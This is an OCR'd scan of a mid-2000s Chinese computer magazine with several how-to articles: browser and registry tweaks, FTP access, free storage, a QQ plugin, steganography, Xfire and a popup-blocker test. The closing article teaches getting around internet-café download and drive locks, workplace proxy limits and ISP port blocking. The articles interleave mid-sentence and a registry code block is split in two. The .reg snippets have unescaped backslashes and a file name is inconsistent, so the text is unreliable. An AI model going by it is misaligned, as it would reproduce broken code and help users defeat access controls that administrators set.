(1)对于 Mozilla 这类不采用 IE 内核的浏览器:可以打开 IE，选择“工具→Internet 选项→程序”，在“检查 Internet Explorer 是否为默认的浏览器”前打勾(见图 1)，这样在每次启动 IE 时都会检测其是否为默认浏览器，如果不是的话会弹出一个提示窗口，点击“是”按钮即可。

(2)对于 GB、Maxthon、TT 这些用 IE 做内核的浏览器:按照上面的步骤设置后根本无效，启动IE不会出现是否恢复默认的提示窗口，怎么办呢？下面以 TT 为例加以说明。从http://dl.3721.net/download/assist4.exe 下载 3721 上网助手并安装，选择“开始→程序→3721 上网助手→IE 修复”，点击“IE 修复专家”，确保“修复被篡改的 IE 常规项(如首页、标题、自动上恶意网站等)”和“恢复 IE 为默认浏览器”被勾选(见图 2)，点击“立即修复”即可。



图 1




图 2

2.让 QQ 对话框中的链接用 IE 打开

复制 iexplorer.exe(一般位于 C:\Program Files\Internet Explorer\ 下)到 TT 的安装目录(一般位于 C:\Program Files\Tencent\TT\ 下)，修改 TTraveler.exe 为 TTraveler.exe.bak，修改 iexplorer.exe 为 TTraveler.exe。

小提示

进行修改后，第一次点击 QQ 或 Foxmail 等程序中的网址，可能会弹出如图 3 所示的窗口，勾选“以后不再显示该对话框”后点击“确定”，就不会再出现该窗口了。



图 3

让 TT 统一四国

1.将 TT 设置为默认浏览器

如果 TT 不是默认浏览器，在开启 TT 时，会弹出如图 4 所示的窗口，点击“是”即可。



图 4

2.让 MSN Messenger 对话框中的链接用 TT 打开

在桌面上建立一个名为 tt.txt 的文本文件，内容如下(我的 TT 安装在 C:\Program Files\Tencent\TT\ 下，实际使用时请大家根据自己的安装路径进行修改)。

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\.html]
"PerceivedType"="text"
```

把 FTP 站点请进“网上邻居”

■ 北京 邻居

对于Internet中的FTP站点，我们一般使用专业的FTP软件来登录并上传/下载相应文件，其实不需要任何软件，只要把它们请进“网上邻居”，就能像操作本机文件一样处理FTP站点中的文件了。

第一步: 进入“网上邻居”，双击“添加网上邻居”，在“请键入网上邻居的位置”处输入FTP站点的地址(见图1)，如“ftp://61.155.236.45”，单击“下一步”。



图 1

第二步:如果添加的FTP站点需要用户名和密码，那么在出现的“用户名和密码”窗口取消“匿名登录”的勾选，并在下面的“用户名”文本框中输入用户名，如“FLP”。

第三步: 在“请键入该网上邻居的名称”处输入FTP站点的名称(可使用任何名称)，比如“FLP的宝库”，单击“完成”按钮，这样FTP站点就添加到你的“网上邻居”中了。

第四步: 在弹出的“登录”窗口中(见图2)，输入密码并回车即能在“资源管理器”窗口打开此FTP，按工具栏中的“文件夹”按钮打开左侧的目录列表，就可以像操作本地文件一样操作FTP上的文件了。



图 2

小提示

★本文在Windows 2000 SP4下测试通过，Windows XP下步骤基本雷同。

★利用“添加网上邻居”，你还可以将局域网中其他电脑或其中的共享文件夹添加到“网上邻居”窗口中，这样可以直接访问它们，而不用每次都层层深入了。 CF [WL02]

```
@="TTHTML"
"Content Type"="text/html"
[HKEY_CLASSES_ROOT\.htm]
"PerceivedType"="text"
@="TTHTML"
"Content Type"="text/html"
[HKEY_CLASSES_ROOT\TTHTML\DefaultIcon]
@="C:\Program Files\Tencent\TT\TTraveler.exe,0"
[HKEY_CLASSES_ROOT\TTHTML\Shell]
@=""
[HKEY_CLASSES_ROOT\TTHTML\Shell\open]
[HKEY_CLASSES_ROOT\TTHTML\Shell\open\command]
@="\"C:\Program Files\Tencent\TT\TTraveler.exe" \"%1\""
```

将该TXT文件另存为tt.reg，双击导入“注册表”即可。以上代码在Windows 2000/XP下测试通过。

小提示

由于修改了默认浏览器，有的电脑在通过“开始”菜单选择“Windows Update”升级时会出现问题，遇到这种情况，可以打开浏览器输入http://v4.windowsupdate.microsoft.com/zhcn/default.asp来进行升级。

让 GB 统一四国

1.将 GB 设置为默认浏览器

打开GB，选择“工具→GreenBrowser选项→其他”，点击“设置GreenBrowser为默认浏览器”即可。

2.让 QQ 对话框中的链接用 GB 打开

建立GreenBrowser.exe的快捷方式，复制到TT的安装目录，修改TTraveler.exe为TTraveler.exe.bak，修改“快捷方式GreenBrowser.exe”为TTraveler.exe。

3.让 MSN Messenger 对话框中的链接用 GB 打开

编辑如下的REG文件，导入到“注册表”即可(我的GB安装在D:\Program Files\GreenBrowser\下，实际使用时请大家根据自己的安装路径进行修改)。

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\.html]
"PerceivedType"="text"
@="GBHTML"
"Content Type"="text/html"
[HKEY_CLASSES_ROOT\.htm]
"PerceivedType"="text"
@="GBHTML"
"Content Type"="text/html"
[HKEY_CLASSES_ROOT\GBHTML\DefaultIcon]
@="D:\Program Files\GreenBrowser\GreenBrowser.exe,0"
[HKEY_CLASSES_ROOT\GBHTML\Shell]
@=""
[HKEY_CLASSES_ROOT\GBHTML\Shell\open]
[HKEY_CLASSES_ROOT\GBHTML\Shell\open\command]
@="\"D:\Program Files\GreenBrowser\GreenBrowser.exe" \"%1\""
```

Just do it

让 Maxthon 统一四国

1.将Maxthon设置为默认浏览器。

2.让QQ对话框中的链接用Maxthon打开。

3.让MSN Messenger对话框中的链接用Maxthon打开。

CF [WL01]

如果你是一位狂热的音乐爱好者，是否为经常要给不同的朋友共享大容量音乐资源而烦恼？或者要给多个好友传送同一文件，可附件太大超出了邮箱限制，怎么办？请看我为你挑选的几款免费网络存储空间。

免费存储空间　不光大还要好

■ 安徽　呆瓜 Jeep　河北　闫艳力

选手 1: Vdisk
推荐指数:★★★★★
支持单个文件容量:10MB，免费总容量为 100MB。
上传速度:大约 150KB/s(电力宽带)。

第一步:V 盘安装

进入 http://www.vdisk.cn/ 页面，会自动弹出要求安装 V 盘的“安全设置警告”对话框，选择“是”，浏览器将自动下载安装。如果浏览器对该对话框进行了屏蔽，则可以从http://www.vdisk.cn/download/VDISK_Install.exe下载后安装。

第二步:V 盘申请

点击 http://www.vdisk.cn/ 上的“免费 100M”图片链接，同意协议后，根据要求填入自己的用户名、密码、常用电子信箱等信息之后，即可完成注册。

第三步:用 V 盘存储文件

打开“我的电脑”，可以看到名为“VDISK”的盘符，双击之后输入用户名与密码登录(见图 1)。V 盘中的文件操作与本地硬盘的文件操作方法是一样的，在本地复制文件后粘贴过去即可保存。第一次登录后，建议你按 F5 键刷新，会出现“我的文档”、“我的相册”(见图 2)、“我的共享”、“我的邮件”、“V 推荐”五个文件夹，你也可以建立自己喜欢的文件夹，右击后选择“新建文件夹”即可。



图 1




图 2

实例:玩一键备份

实现效果:每天工作完毕，只要右击想备份的文件或文件夹，在弹出的菜单中选择“发送到→VDISK”即可。

第一步:打开“我的电脑”，鼠标右击“VDISK”图标，选择“创建快捷方式”，在随后的“快捷方式”对话框中选择“是”，将快捷方式放到桌面上。

第二步:将该快捷方式复制粘贴到 C:\Documents and Settings\Administrator\SendTo 文件夹下(Windows 98 中的路径是 C:\Windows\SendTo)。

选手 2:http://www.51bak.com/
推荐指数:★★★★
支持单个文件容量:1000MB。
上传速度:30KB/s 到 50KB/s 之间(512Kbps 的 ADSL)，9 月 26 日上午稳定在 100KB/s 至 105KB/s(电力宽带)。
文件保存期:15 天，15 天后文件将会被系统自动删除。

第一步:点击网站首页的“浏览…”按钮，选择好要上传的文件，再点击“传文件”按钮，就会出现上传界面并且开始上传(见图 3)。



图 3

第二步:上传完毕会转到上传成功页面，页面上会给出该上传文件的下载地址，将该地址告诉给好友，就可以让他们下载了;另外，还可以选择将地址发送到邮箱。

第三步:你可以使用该网站提供的“取文件”功能来提取文件，也可以使用任何一种下载工具来取回文件，推荐使用第二种方法。运行 FlashGet，将以前保存的文件提取地址复制，然后在 FlashGet 中添加一个新的下载任务，按“确定”，就可以等着文件归来了。

选手 3:http://s7.yousendit.com/
推荐指数:★★★★
支持单个文件容量:1GB。
上传速度:传送 48.8MB 文件用了大约 25 分钟(电力宽带)。
文件保存期:7 天，过后文件将会被自动删除。

第一步:在“Recipient's Email Address”处填写收件人 E-mail 地址，在“Select File to Send(Up to 1 GB)”处点

QQ表情也玩共享

■ 四川 CYP

QQ自定义表情功能让我们在聊天时更具表现力，朋友发来表情时，也可以很方便地右击后选择“添加到QQ表情”来加入新的表情。但实际上，很多朋友都有2个或2个以上的QQ号，而每个QQ号的表情文件互不相干，也就是说，你有N个QQ，就必须安装N遍表情。怎么才能让QQ表情能够共享呢？因此本刊特邀请汇编高手CYP打造了这款工具——QQ表情文件共享外挂。

QQ表情文件共享外挂

软件版本:1.0Beta　软件大小:28KB
软件性质:免费软件　适用平台:Windows 98/2000/XP/2003
下载地址:http://www.uuland.com/download/software/200410/qqface.rar

共享表情实战

第一步:在QQ目录下新建名为“customface”的目录（不含引号）。

第二步:下载此外挂并解压到硬盘任意位置，执行其中的“qqface.exe”，点击“我要共享”。

第三步:运行QQ，先不要登录，等待外挂弹出一个确认框后点击“OK”（见图），然后点击“登录”。





图4

击“浏览”选择要上传的文件，点击“Send it”(发送)按钮即可开始传送(见图4)。

第二步:传送成功后会告诉你下载链接，点击该链接即可下载。

小提示

★现在推出了不少大容量免费邮箱(譬如网易、Yahoo等)，我们可以将这些邮箱改造为网络硬盘使用，具体请参考本刊2004年第17期的《免费午餐自己做——打造海量网络硬盘》一文。

★如果网络不是太稳定，请尽量不要上传过大的文件，以免前功尽弃。

CF [WL03]

第四步:打开第二个QQ，按照第三步的方法登录即可。

第五步:关闭QQ时，可以先关闭所有QQ再关闭外挂(反之易出错)。

以往表情文件的转移

使用外挂以后，原来的表情都会消失，不过我们可以手动转移。

第一步:打开QQ所在目录下以你的QQ号命名的子目录(如QQ号为“123456”，默认路径安装的话此目录即为“C:\Program Files\Tencent\qq\123456\”)。

第二步:打开此目录下的customface目录，Ctrl+A全选后Ctrl+C复制此目录下的所有文件。

第三步:打开刚才在QQ目录下新建的customface目录，Ctrl+V全部粘贴即可，如询问是否覆盖face.xml，选择“全部”。

疑难问题的解决

1.为什么外挂无效？

答：必须先启动外挂，并点击“我要共享”后再启动QQ，并且确保在QQ系统设置中已将“自动登录”的勾选取消。

2.为什么在共享之后点击自定义表情却显示出红叉(无法显示)？

答：请将鼠标指针移动到表情框中此表情之上，待其预览出现后再点击(一次即可，第二次不用等待)。

3.为什么我在加入新的表情后另一个账号中的表情不能实时更新？

答：表情的载入是在QQ登录时进行的，将没有实时更新的QQ重启即可看到新加入的表情。

4.每次打开外挂和QQ都非常麻烦，有没有简便的方法？

答：可以做成批处理文件并把快捷方式放在桌面上，同时启动外挂及QQ。

批处理内容如下：

```
c:\qqface\qqface.exe
c:\Program Files\Tencent\qq\qq.exe
……
```

(以上目录请改为实际安装及解压目录，有几个QQ号就把第二行重复写几遍。)

CF [WL04]

Bai du 百度 www.baidu.com 我用百度 无所不能

无所不能攻略之
峨嵋刺：找文档 用百度

在网上除了要搜索一些网页信息、图片和音乐文件外，还经常需要找一些设计精美的PowerPoint演示文档(可以让你几分钟就修改出一个专业的PPT)、Excel表格(常用的成绩单、工资表模板招之即来)、非常通用的PDF资料、Word文档等。可以在哪里找呢？百度搜索引擎http://www.baidu.com/已经为你准备好了，多达数百万的免费资料信手拈来，合同、会计表、电子杂志、论文应有尽有！

1.百度帮你找论文

小张马上就要硕士毕业了，为了更好地撰写论文，他经常泡在图书馆里，其实何不用宿舍的电脑通过百度搜索引擎http://www.baidu.com/找论文呢？

方法1：普通搜索法

直接在http://www.baidu.com/中输入关键词“硕士学位论文”进行搜索，其中有不少标题前会出现以蓝色字体标明的文件格式，譬如【PDF】、【DOC】等，点击这样的搜索结果就能找到与硕士学位论文相关的PDF、Word等文档。如果你的电脑没有安装相应软件(如Acrobat Reader、Word之类)，则可以通过点击“HTML版”浏览(见图)。

方法2：直接命中法

如果要找与硕士学位论文相关的Word文档，输入“硕


【DOC】暨南大学硕士学位论文
文件格式:DOC/Microsoft Word - HTML版
暨南大学硕士学位论文 题名(中英对照):多元化经营战略与公司绩效实证研究
An Empirical Research on Diversification Strategy & firm Performance
作者姓名: 周英顶 指导教师姓名 及学位,职称: 宋献...
www.gzcater.com/mba/software/ZHOU.DOC 839K 2004-6-22

士学位论文 filetype:doc”或“硕士学位论文 filetype:rtf”即可；如果要找与硕士学位论文相关的PDF文档，输入“硕士学位论文 filetype:pdf”即可；如果要找与硕士学位论文相关的PowerPoint文档，输入“硕士学位论文 filetype:ppt”即可；如果要找与硕士学位论文相关的所有文档，则可以输入“硕士学位论文 filetype:all”。当然，在“filetype”后你可以自定义想查找的文件格式。

2.百度文档搜索技巧

百度文档搜索支持多个关键词以及多种语法，譬如要查找经济学方面的文档，可以使用关键词“论文 经济学 filetype:all”；要在北京大学的网站http://www.pku.edu.cn内寻找一些Word论文资料，可以使用关键词“论文 site:pku.edu.cn filetype:doc”。更多的搜索技巧以及语法请参考http://www.baidu.com/search/jiqiao.html。

阿猫阿狗带回家

搜索关键词：宠物　领养　护理

相信很多朋友都养过或者幻想养一只小猫小狗，可是心爱的猫咪狗狗应该如何挑选、如何喂养、生病了该怎么办呢？实际上，这些问题都可以在专业的宠物网站上找到答案。

1.宠物领养

有一部分人抛弃猫咪就像随手扔掉不用的纸张和废电池一样，他们很少会考虑猫咪们在流浪生活中的处境——无依无靠、一无所有、忍受着严寒与饥饿，在生存边缘苦苦挣扎……伸出你的援手，在献出爱心与责任的同时，你也必将享受到宠物带来的欢乐。

幸运土猫：http://www.luckycats.net/

宠物协会：http://www.wxfarm.com/farmweb/default.asp

2.宠物喂养

把猫猫狗狗带回家以后，是不是有些手足无措？为什么我的猫猫不肯喝牛奶？为什么我的狗狗老是咬坏东西？……这些问题常常把养宠新手弄得焦头烂额，看来需要看看全面的宠物喂养教程。不用买专门的书，也不必四处寻找养宠高手，在网上就能找到志同道合的朋友，共同交流宠物喂养经验。



我要猫猫：http://www.51cat.com/

小狗狗论坛：http://www.xiaogougou.com/

宠物中国：http://www.chinapet.com/

上海宠物网：http://www.shanghaipet.org/shanghai/article.asp

3.给宠物买东西

小猫小狗也需要生活用品，可是附近没有宠物用品专卖店，或者专卖店里可供选择的商品少得可怜，那么网上购物是不错的选择，小到宠物尿片、食品和药物，大到宠物屋(甚至有宠物厕所)都一应俱全。

丁丁宠物商城：http://www.dingdingpet.com/shop/

宠物中国自建商店区：http://www.chinapet.com/Shop/

CF [WL05]

你的秘密在渗透

■上海 狂PK雪影

你是否常常会有一些隐私文件不想被别人看见？写给MM的情书，机密的客户资料……无论用RAR加密后作为附件发送，还是使用E-mail专用的加密软件转成乱码状，都不能让我放心。是不是有黑客截获了我的E-mail正在破解呢？MM收到的情书会不会偶然被她的父母打开？于是，我们需要把秘密渗透……

渗透小档案

软件版本:3.0	软件大小:2151KB
软件性质:共享软件	适用平台:Windows 9x/Me/2000/XP
下载地址:http://sccrc.onlinedown.net/down/pmt30setup.exe	

照片也传情

GG和MM在网上相爱了，可是每次GG用E-mail给MM发情书总被MM的老妈率先截获，害得MM总被父母大骂一通，还险些被剥夺了上网权。于是，“渗透”开始了……

1.GG发情书

第一步:安装软件后启动，点击上方工具栏的“宿主”按钮，选择“打开宿主文件”，在硬盘中选择一个JPG图片(建议用照片等相对较大的JPG图片)，点击“确定”打开(勾选“预览”可以查看宿主文件)。

第二步:点击上方工具栏中的“文件”按钮，选择要隐藏的文件并点击“开始”，加入宿主文件(见图1)。




图1

第三步:点击工具栏中的“保存”按钮，在邮件中将此图片作为附件插入后发送即可。

2.MM收情书

第一步:保存附件中的JPG图片至硬盘，下载并安装渗透3.0后运行，用上面第一步的方法打开此图片。

第二步:在渗透主界面右侧的文件浏览框中点选图片中隐藏的文件，右击后选择“属性”，在属性页中的“打开/运行方式”中选择“PMT内置文本编缉器”，这样在阅读时就不会产生任何临时文件或记录，点击“确定”保存设置(见图2)。




图2

第三步:双击主界面右侧文件浏览框中的隐藏文件，自动调用PMT打开此文件。

MM看到了情书，心里有说不出的高兴。(MM的父母:我们不高兴……)

小提示

★渗透只有在宿主文件为BMP、JPG、AVI、SWF时才会将文件真正隐藏，否则只是将要隐藏的文件追加至宿主文件尾部。

★单个宿主文件中最多只能保存2MB的隐藏文件，超过大小限制会造成保存失败。

★其实不用软件也可以轻松实现上述功能，比如:在D盘有一张名为wafei.jpg的图片及001.txt的文件（最好在文件最前面留出三个以上空行），打开命令行提示符，输入“Copy wanfei.jpg/b + 001.txt/a wanfei-1.jpg”，这样就把001.txt藏到wanfei-1.jpg中了，接着用EmEditor等文本编辑器打开wanfei-1.jpg，按下Ctrl + End组合键将光标移至文件的尾部，是不是001.txt文件中的内容？同样方法，可以将001.txt文件隐藏到MP3、WAV、XLS、DOC等文件中。

众目睽睽下也玩隐私

GG十分郁闷，MM父母卸载了MM电脑中的QQ，并且在MM一次疏忽中偶然发现了E-mail的秘密，从此GG发来的E-mail一律被删除了(MM的父母:嘿嘿，和我们玩阴的，你还嫩点儿)。

于是GG只得再度出击，这次要渗透的目标是MM常去的论坛，要在众目睽睽下写情书。

第一步:找一个SWF文件(如“打企鹅”等小游戏的Flash)，利用上文中方法将要隐藏的文件插入，最后要记得保存。

第二步:接下来当然是在论坛中发帖，帖子中的附件选择刚才保存好的SWF文件。(需要注意的是:有些论坛会对上传文件的后缀和大小进行限制。)

MM一如往常地登录了论坛，看到了GG的帖子，回帖中大家都称赞GG发的Flash游戏很好玩，这时，MM的嘴角露出一丝不寻常的微笑，然后打开了渗透，看到了大家不曾看到的东西(MM的父母:又被这小子得逞了……555)。

小提示

★你也许会问为什么不把信息插入图片而插入Flash，很多论坛为了防止盗链都会对会员上传的图片进行数字水印处理，也就是在图片上插入一个小小的论坛LOGO图标。这样做虽然不影响普通图片的观看，但对于那些用“渗透”隐藏信息的图片，则其内部隐藏的文件都被破坏了，而Flash文件则不受影响。

★渗透注册版本支持文件密钥，如果没有密钥文件，即使用渗透打开了隐藏过信息的文件，也不能看到其中的内容。

CF [WL06]

Xfire 在线游戏找朋友

■ 福建　王新禧

Xfire是一款专为在线游戏玩家设计的即时消息软件，你可以通过它自动追踪到正在线上玩游戏的朋友，而且能够看出他们正在玩什么游戏、在哪里玩。当朋友进入你正在玩的在线游戏时，Xfire还会在游戏中立刻给你提示消息。如此一来，玩家不但能迅速找到朋友，而且极易组织起志同道合的玩家联网对战。

Xfire小档案

软件版本:Beta中文版　　软件大小:957KB
软件性质:免费软件　　适用平台:Windows 98/Me/2000/XP
下载地址:http://media.xfire.com/xfire/client/xfsite/xfire_beta_installer_9425.exe

1.注册新用户

下载安装完成后，运行Xfire，弹出如图1所示登录界面，点击“新用户注册”，连接到Xfire的官方网站上注册一个新用户名，而后使用该用户名登录，进入到Xfire的主界面。



图1

2.主界面说明

Xfire的主界面非常友好(见图2)，它分为三部分，最上方的是菜单栏，各项的命令执行都在此操作；中部是朋友列表框，你的朋友、你的朋友的朋友以及他(她)当前正在玩的游戏将在此显示；软件最下方有四个按钮，从左至右依次为“添加朋友”、“发送即时信息”、“加入游戏”和“查看配置文件信息”(朋友描述)。



图2

3.找战友并肩作战

Xfire支持多种在线游戏，包括第一人称射击、即时战略、角色扮演游戏等，要想在其中找到“战友”并肩作战，十分容易。

(1)添加并查看朋友

添加朋友的朋友：右击某朋友的朋友，选择“添加为朋友”，点击“搜索”，输入邀请信息，单击“发送”即可发送请求。

通过搜索来添加朋友：点击Xfire下方的“添加朋友”按钮，在弹出的窗口中输入朋友的用户名或电子邮件等信息，单击“搜索”按钮开始搜索(见图3)，搜索到后发送请求信息，对方验证通过后即添加成功。



图3

朋友通过验证后，返回Xfire主界面，在中部的朋友列表框里可以看到朋友的名字已经出现，双击朋友名字或单击下方的“发送信息”按钮，会弹出“聊天”窗口，在该窗口的右边可看到你的朋友目前在玩的游戏以及服务器IP地址等重要信息，窗口左边则是交流区，在文本框中输入文字，就可以和朋友聊天了(见图4)。



图4

(2)并肩作战

找到朋友后，要想和他一起并肩作战，前提是你们的电脑中都已安装了相同的游戏，之后在Xfire菜单栏上依次点击“工具→启动”，这里列出了所有你电脑上已安装的Xfire能够支持的游戏。只要你确认朋友正在玩的游戏你也有安装，那么只要选中朋友名字，点击下方的“加入游戏”按钮，就会立即进入该游戏，与朋友来一场酣畅淋漓的大战了！

小提示

Xfire目前支持的游戏有:反恐精英、星际争霸、魔兽争霸、虚幻竞技、战地1942、国家的崛起、暗黑破坏神系列、地牢围攻、无尽任务、光晕、天堂、无冬之夜、PlanetSide、雷神之锤系列、最终幻想XI等，而且还在陆续增加中，详细列表请参考http://zh.xfire.com/xf/modules.php?name=XFire&file=games。

CF [WL07]

你的浏览器是否扛得住

——浏览器广告拦截能力测试

■ 安徽 张建华

弹出式广告窗口不仅烦人，而且严重影响上网速度、危害系统安全，那我们常用的IE、Tencent Traveler(TT)、Maxthon(MyIE2)、GreenBrowser(GB)以及Mozilla到底谁的抵抗能力最强呢？这些浏览器能(不能)屏蔽哪些类别的弹出窗口呢？本文为你揭开谜底。


测试对象: Windows XP升级到SP2后，IE所具有的弹出窗口拦截能力大大增强，因此本次测试选用了IE 6.0.2900.2179.xpsp_sp2_rtm.040802-1419(Windows XP SP2)、IE 6.0.2800.1106(Windows 2000 SP4)、TT 1.63、Maxthon 1.0.0250标准版、GB 2.3 build 0820、Mozilla 1.8 Alpha 3英文版。每款浏览器安装之后，对弹出窗口的拦截能力都会有一个默认设置，我们在不改变这些默认设置的前提下进行测试。

测试地点:http://www.kephyr.com/popupkillertest/index.html。

测试方法:分别用各浏览器到达测试地点，点击“Test→Start the test”(测试→开始测试)链接即可开始行程。

测试过程:测试一共有21步，每一步都针对一种不同的弹出窗口情形，如果屏蔽失败，会弹出一个弹出窗口；如果屏蔽成功，则不会显示出弹出窗口。

第一步:检测的是一般的弹出窗口，该弹出窗口是很容易被拦截的，我们看到TT浏览器已经阻止了这种类型的弹出窗口(见图1)，点击“Next test”(下一次测试)。



第二步:这是一种每隔一定时间(例如10秒)就会自动弹出的窗口。

第三步:检测的是“OnMouseOver”类型的弹出窗口，意思是当鼠标放到某一文字上时将会弹出窗口，进行这一步测试时请将鼠标移动到“HERE”上，看是否能屏蔽弹出窗口。

第四步:这一步检测的是离开网页时是否会出现弹出窗口，点击“Next test”对其进行检测。

第五步:TT中新打开了一个弹出窗口(见图2)，说明TT无法阻止第四步中介绍的那种弹出窗口。在这一步中还将会每隔10秒钟弹出广告窗口，不过还好TT具备该拦截能力，要不广告满天飞了^_^。



图2

第六步:这一步将检测一种能弹出两个窗口类型的弹出窗口。

第七步:这一步将检测拦截类似Windows系统对话窗口的能力(见图3)，如果能进行有效拦截就能避免有时候我们误点了“确定”而对系统产生不良影响，TT未能抵抗住该攻击。



图3

……

继续往下还能检测到的拦截窗口类型有：询问是否将该站设置为首页的弹出窗口、要求将某一网址添加到收藏夹的窗口(见图4)、Flash动画弹出窗口、询问是否将Active Desktop项添加到桌面的窗口等，这里就不一一说明了，测试结果如下表。



图4

浏览器	版本	拦截级别	未能拦截个数	拦截个数
IE	6.0.2900.2179.xpsp_sp2_rtm.040802-1419	默认(阻止显示大多数弹出窗口)	6	15
IE	6.0.2800.1106	默认	21	0
腾讯TT	1.63	默认(中级)	8	13
傲游Maxthon	1.0.0250标准版	默认	5	16
GreenBrowser	2.3 build 0820	默认	6	15
Mozilla	1.8 Alpha 3英文版	默认	4	17

可以得知:在默认情况下，Mozilla拦截弹出窗口的能力最强，其次为傲游Maxthon、再次为IE(Windows XP SP2)和GreenBrowser，最差的为IE(Windows 2000 SP4)，在IE(Windows 2000 SP4)中几乎无法将检测进行下去，多次不断弹出窗口，只有请出Ctrl+Alt+Del强行关闭IE。

[WL08]

网吧不让下载，办公室不让玩QQ，到了家里还要被电信欺负，不让我BT下载……退缩、回避还是继续前进呢？如果选择后者，请随我向前冲，突破限制！

突破限制三大战役

■ 山东 日月双星

决战网吧

很多网吧老板为了防止电脑被恶意破坏，使用了一些网管工具布下天罗地网，限制网友下载、限制访问硬盘……这自然是无可厚非的。不过限制得太死也不好，有些网友丝毫没有坏心眼，只是想下载个软件试用一番，但却不能如愿。如果你是网吧里的善良一族，请往下看。

1.IE下载受阻

菜鸟搜索到了几张漂亮MM的图片压缩包，想Down下来慢慢欣赏。

菜鸟:奇怪！怎么每次点击“下载”，都出现“当前安全设置不允许下载该文件”(见图1)？



图1

网吧管理人员:呵呵，我把下载功能禁止了。

第一步:打开IE，双击右下角的地球图标。

第二步:在弹出的“Internet选项”对话框中找到“安全”选项卡，点击“自定义级别”，将其中的“文件下载”设置从“禁用”改为“启用”(见图2)。



图2

网吧管理人员:以为这样就没事了？太小看我了吧！他立即在“注册表”中把“Internet选项”面板给屏蔽了。

第一步:首先在家登录E-mail邮箱(如163邮箱)，并将一个带有FlashGet安装程序的附件的邮件发送至自己的QQ邮箱(注：假如你的QQ号码是123456，那么邮箱就是123456@qq.com)。

第二步:在网吧里打开QQ后，点击界面上方的邮件图标打开QQ邮箱，下载此邮件(见图3)。



图3

第三步:打开邮件中的附件安装FlashGet，安装完成后就可以使用FlashGet的下载功能来下载了。

> **小提示**
> 如果使用QQ2004版本，还可以使用QQ的网络硬盘功能代替邮箱，更方便快捷(QQ会员使用的网络硬盘高达128MB)。

2.无法访问硬盘文件

菜鸟正想进入电脑寻找自己下载的文件，可怎么打开“我的电脑”呢？像往常一样，菜鸟很自信地打开IE，选择菜单“查看→浏览器栏→文件夹”。

菜鸟:咦！？怎么弹出了“本次操作已被管理员禁止”的对话框？

网吧管理人员:哈哈，我的又一道防线，让你不能进入硬盘。

方法一:在浏览器中直接输入“file:///c:”(不含外侧中文引号)，就有可能打开硬盘了。

方法二:在网上随便下载一个RAR文件，在下载结束的弹出框中点击“打开”，然后在弹出的WinRAR界面中点击“Extract to”，并在弹出的路径选择框中右击要打开的目录，在菜单中点击“打开”即可。

方法三:打开“记事本”，输入如下代码：

```
<html>
<a href="file:///c:">开启C盘</a>
<html>
```

保存为HTML格式，用浏览器打开后，点击“开启C盘”即可进入硬盘。

方法四:打开QQ给好友传送文件，出现“打开”对话框，就可以在其中进入被隐藏的磁盘分区并随意对文件进行各种操作了。

方法五:在QQ中打开“用户自定义面板”，点击“添加链接”，取名为“硬盘”，链接地址为“c:\”，以后在面板中选择此链接就可进入硬盘了。

决战办公室

随着网络在办公方面的普及，很多单位都用了光纤，实现了网络办公。自从通了网，就经常有人利用上班时间打开QQ、MSN Messenger聊天。于是精明的老板把员工的上网方式改成了“局域网+IE代理”，这样员工就只能看

网页，使用QQ总是超时。不过，这可难不倒那些想在上班空隙泡MM的老兄。

1.不能登录QQ

第一步：打开QQ，在菜单中选择“系统设置”，并找到“代理设置”选项卡，选择“使用自定义的网络设置”，类型设置为“HTTP代理服务器”。

第二步：填入你所在局域网的代理服务器地址、端口资料，如果要求验证用户名和密码，请正确填写，点击“测试”，测试成功后，应用即可。

小提示

★如果单位允许使用Sock5代理，则可以考虑使用Sock5代理服务器进行登录，速度快并且服务器好找，请参考http://www.proxy4free.com/。

★QQ有类似的在线版本http://tabs.msnshell.com/qqlite03/qq.html(由于采用的是WAP协议，所以每次发送消息需要间隔20秒左右)，不妨尝试一下。

★如果你的MSN Messenger无法登录，可以进入http://webmessenger.msn.com/，体验网页类型的MSN Messenger(见图4)。




图4

2.无法进行文件传送和视频聊天

菜鸟顺利地在办公室里用上了QQ，心想边工作边泡MM可真爽，可当和MM发照片或视频时，超时问题又出现了……

双方安装VNN(http://www.vnn.cn/cn/cn.html)并互相加为好友，再次尝试文件传送及视频即可。具体请参考本刊2004年第18期的《让QQ文件传送快50倍》一文。

决战下载

1.屏蔽BT下载的抗争

菜鸟在网上发现了喜欢的动画片的BT下载，兴冲冲地装上了原版BitTorrent，却发现始终无法连接上种子(菜鸟一脸茫然：“咦？我没开防火墙啊……”)。其实是ISP为了限制网络流量而屏蔽了BT所用的默认端口6881～6889。

第一步：打开“我的电脑”，选择“工具→文件夹选项”菜单，点击“文件类型”选项卡，选中“TORRENT”扩展名后单击“高级”。

第二步：在打开的窗口中选中“open”，点击“编辑”，在编辑窗口中的“用于执行操作的应用程序”处就是启动BT的命令行参数，在此行结尾加一个空格后增加以下控制端口绑定的参数：

“-minport”：最低端口号

“-maxport”：最高端口号

